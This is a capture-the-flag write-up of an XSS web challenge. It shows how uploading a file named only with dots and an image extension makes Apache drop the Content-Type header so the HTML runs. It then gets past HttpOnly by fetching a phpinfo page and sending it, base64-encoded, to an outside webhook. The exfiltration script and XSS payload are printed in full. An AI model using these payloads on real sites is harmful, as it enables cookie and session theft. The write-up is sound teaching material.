
## **Xss1 Web challenge writeup**

Developer said even an attacker get xss he will not get the cookie is he right?




The challenge page showing up file upload challenge and telling us that the allowed photos are (png,jpg,jpeg)

for sure u will try to bypass it with double extension and all ways but it's secure so since our target is to get xss so maybe we will try to upload .svg right? but it will not work also




so, we need to bypass this filter and get xss!

what if we upload an image example.png but with html content like this:



and yeah it's uploaded!!

so let's open this link and get the xss



ooh no!it's not working! do u know why??

let's send it in burp suite maybe it's removing our content or smth



as u see the server returned the html content to us but why it's not working!!

yeah it's because of the Content-Type header that returned from the server to the browser so the browser will consider it at image

Now ,there is an important question must be in ur mind!, what will happen if there is the server not send the Content-Type Header?

the browser will be forced to automatically detecting the content type


so, if we got the response from the server without the Content-Type Header we will force the browser to run our html code

apache2 server will not returning the Content-Type header if the file named with no extension like this:

.png or .jpg or even ...png and any number of dots

so to get xss from this file upload challenge we will upload .png file with this content:

```
<html>
    <script>alert(document.cookie);</script>
</html>
```




and as you can see it's uploaded successfully now

and if we requested it in burp suite



we will get our html code without the Content-Type header in the response

and our xss is working now!




but where is our cookie!

if u remember the desc well

Developer said even an attacker get xss he will not get the cookie is he right?

so if we checked the cookie in our browser we will see that HttpOnly is allowed:)



so, that's meaning that we will never can get access cookies from js directly

and since our application using php there is a common bypass for this if we find an php info page because the cookies is printed in this page

so after doing directory bruteforcing we will get info.php

and then we can see our cookie in the response



so , all we need is just fetch the /info.php content and then send it to our server


i used this code

```
<script>
fetch('/xss1/info.php', {
  method: 'POST'})
  .then((response) => response.text())
  .then((data) => fetch('https://ghazy6.free.beeceptor.com', {
  method: 'POST',body:btoa(data)}));
</script>
```

this script is just fetching the info.php content then encoding it in base64 to avoid any errors and send it in a post request to our webhook

and now we can just send our image to the bot to get the flag





and after decoding this we can easily get the http cookies with the flag

## Decode from Base64 format

Simply enter your data then push the decode button.

YXNIbGiuZTsgcGFkZGiuZzogNHB4IDVweDt9CnRoIHtwb3NpdGlvbjogc3RpY2t5OyB0b3A6IDA7IGJhY2tncm91bmQ6IGluaGVyaXQ7fQpoMSB7Zm9udC1zaXplOiAx NTAlO30KaDIge2ZvbnQtc2l6ZTogMTI1JTt9Ci5wlHt0ZXh0LWFsaWduOiBsZWZ0O30KLmUge2JhY2tncm91bmQtY29sb3I6ICNjY2Y7IHdpZHRoOiAzMDBweDsgZm 9udC13ZWlnaHQ6IGJvbGQ7fQoudiB7YmFja2dyb3VuZC1jb2xvcjoglZRkZDsgbWF4LXdpZHRoOiAzMDBweDsgb3ZlcmZsb3cteDogYXV0bzsgd29yZC13cmFwOiBicmVhay13b3JkO30KLnYgaSB7Y29sb3I6ICMjY2YzhIdpzVcjoglZRkZDsgbWF4LXdpZHRoOiAzMDBweDsgb3ZlcmZsb3cteDogYXV0bzsgd29yZC13cmFwOiBicmVhay13b3JkO30KLnYgaSB7Y29sb3I6ICMjOTYchyDbWcge2Zsb2F0OiByaWdodDsgYm9yZGVyOiAwO30KaHIge3dpZHRoOiA5MzRweDsgYmFja2dyb3VuZC1jb2xvcjoglZNjYzsgYm9yZGVyOiAwOyBoZWlnaHQ6IDFweDt9Cjwvc3R5bGU+Cjx0a XRsZT5QSFAgOC4wLjl4lC0gc6hwaW5mbygpPC90aXRsZT48bWV0YSBuYW1IPSJST0JPVFMilGNvbnRlbnQ9lk5PSU5ERVgsTk9GT0xMT1csTk9BUkNISVZFliAv PjwvaGVhZD4KPGJvZHk+PGRpdiBjbGFzcz0iY2VudGVylj4KPHRhYmxlPgo8dHIgY2xhc3M9lmgiPjx0ZD4KPGEgaHJIZj0iaHR0cDovL3d3dy5waHAubmV0Lyl+PGltZ yBib3JkZXI9ljAilHNyYz0iZGF0YTppbWFnZS9wbmc7YmFzZTY0LGIWQk9SdzBLR2dvQUFBQU5TWMhFVWdBQUFIa0FBQUJBQ0FZQUFBQStqOWdzQUFBQUdY UkZXSFJUYJaMGQyRnlaUUJCWkc5aVpTQkpiV0ZuWlZkbFIXUJVjY2xsUFFBQUQQkpSRUZVZU5yc25YdHdYRlVkeDgvZEJHaWhltRTIxUUNyUURZNm9aWnlrb2 4vZ1t1cWl6amdNMktRTWZ6RkFPaW9PQTVLRWgrajRSOW9aSDd6VDZNQU1Lck5waFpGU1FyZUtIUmdabXNwTEhTQ0oyQ282dEJ0Sms3WnBzN3RKczV0OTV GNS8ZM1B2V1U0MjkzRjjI5ewJkbFB6YU0zZGYyWFB2K1P6ZjQvek91V2MxdGtqbCtUMEhRM1NRQzZTQINsRDZXS040cnvZR20SRjFwcy9vNW1QcmIPZjhkZDBZb



## Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.